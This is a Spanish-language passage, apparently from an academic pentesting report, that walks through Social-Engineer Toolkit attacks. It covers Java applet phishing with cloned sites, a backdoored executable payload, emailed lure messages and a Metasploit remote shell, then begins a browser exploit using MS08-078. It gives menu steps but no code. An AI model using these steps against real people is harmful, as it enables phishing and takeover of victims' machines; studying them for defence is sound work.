


Imagen 42 – Menu carga maliciosa

A continuacion se debe elegir una de las opciones de codificacion para eludir a la victima, en este caso se escogera la mejor (backdoored executable) que es la opcion 16.




Imagen 43 – Codificaciones para eludir

En seguida, aparecera una opcion que permite ejecutar el ataque en linux, pero para esta prueba se especificara que no, depues de esto saldra la aprovacion del ataque.




Imagen 44 – Aprobacion de ataque

El siguiente paso es especificar el correo electronico de la victima y despues el del atacante con su contraseña.




Imagen 45 – especificacion correo victima / atacante

Despues se procede a crear el mensaje q sera enviado a la victima, especificando el asunto del mensaje, el cuerpo, sin olvidar el enlace de la direccion IP que redireccionara a la pagina falsa.

Imagen 46 – Creacion mensaje falso

Despues de escribir el mensaje, SET arroja la caneccion con metasplot.




Imagen 47 – Conexión a Metasploit

Ahora la victima tendra que abrir su correo electronico y caer en la trampa de ejecutar la pagina fraudulenta.




Imagen 48 – mensaje en elcorreo victima

Cuando ha dado click en el enlace, se abrira una nueva ventana, solicitando la ejecucion de una aplicación de java, al momento de correr la aplicación, el atacante ya tendra control total de la maquina victima.




Imagen 49 – pagina solicitando aplicación de java

El atacante podra tener acceso remoto a la maquina victima por medio de un shell.




Imagen 50 – shell remoto

B. OPCION SITE CLONER

Como en el ataque anterior se escoge en el menú inicial de SET, la opción 2 de website attack vector (ver imagen 37)

Después en el siguiente menú, se escoge la opción 1 (the java applet attack method) ver imagen 38.

A diferencia del ataque anterior, este se realizara con la opción 2 (site cloner), que permitirá clonarla pagina deseada para de esta forma hacer más creíble el ataque.




Imagen 51 – Plantilla Website Cloner

Aparecerán los requerimientos del certificado que solicita java y en seguida la solicitud de la página que se desea clonar.

Imagen 52 – certificado y especificacion URL

Después de que SET realiza la clonación de la página especificada, aparecerá la lista de carga maliciosa que se quiere usar para el ataque, en este caso se usara la 2 que devolverá un Shell remoto al atacante. (Ver imagen 42)

Aparecerá la lista de codificaciones para eludir a la víctima, en este caso, como en el anterior se escogerá la mejor opción (backdoored executable) ver imagen 43.

Como en todos los casos, SET pregunta si el ataque se enviara a Linux, pero se le indica que no y en ese momento lanza la verificación del ataque. (Ver imagen 44)

En seguida se procede a indicar los correos electrónicos de la víctima y del atacante.




Imagen 53 – correos

Seguido a esto se procede a crear el mensaje que se le enviara a la víctima, teniendo en cuenta como en todos los casos que se debe especificar el enlace de la ip que re direccionara a la página fraudulenta.




Imagen 54 – creación mensaje

La victima recibirá el correo, y deberá dar click en el enlace con la ip.

Imagen 55 – correo victima

Cuando esto sucede, se ejecuta la página falsa con una alerta que indica la descarga de una aplicación de java. Al momento de correr la aplicación se enviara de vuelta al atacante el informe de que ya está dentro de la maquina víctima.




Imagen 56 – solicitud aplicación java en pagina clonada

El atacante recibira la coneccion con Metasploit (ver imagen 47)

Y con una serie de comandos tendrá el control de ella con un Shell remoto.




Imagen 57 – Control Shell Remoto

CAPITULO 2
Website Attack Vectors – The Metasploit Browser Exploit Method

Este ataque utiliza las vulnerabilidades del navegador para explotarlas. Metasploit a través de un iframe permite insertar una página web dentro de otra principal y entrega a la victima una carga útil de Metasploit.

Metasploit ofrece la posibilidad de lanzar Exploits de acuerdo a la versión del navegador que la victima este utilizando, es decir que si el usuario usa Firefox como su explorador predeterminado no debe tener en cuenta al momento de ejecutar el ataque, Exploits para Internet Explorer.

Para esta prueba se ejecutara el exploit 19.Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078), que permitirá un atacante remoto ejecutar código arbitrario en el sistema, esto causado por un error relacionado con el enlace de datos al analizar una página Web.

Para ejecutarlo, se debe seleccionar la opción 2 (Website Attack Vectors), en el menú principal de SET. (Ver imagen 37)

Seguido a esto aparece un submenú que tiene 8 opciones (ver imagen 38)

Para este caso se usara la opción 2, donde se escogerá igualmente la opción 2 que permite la clonación de algún sitio. Luego, se ingresa la dirección web a clonar.




Imagen 58 - Site Cloner y URL

Seguido a esto se desplegaran las opciones del exploit que se desea lanzar, en este caso se escogerá la opción 19. (Ver Anexo 1)

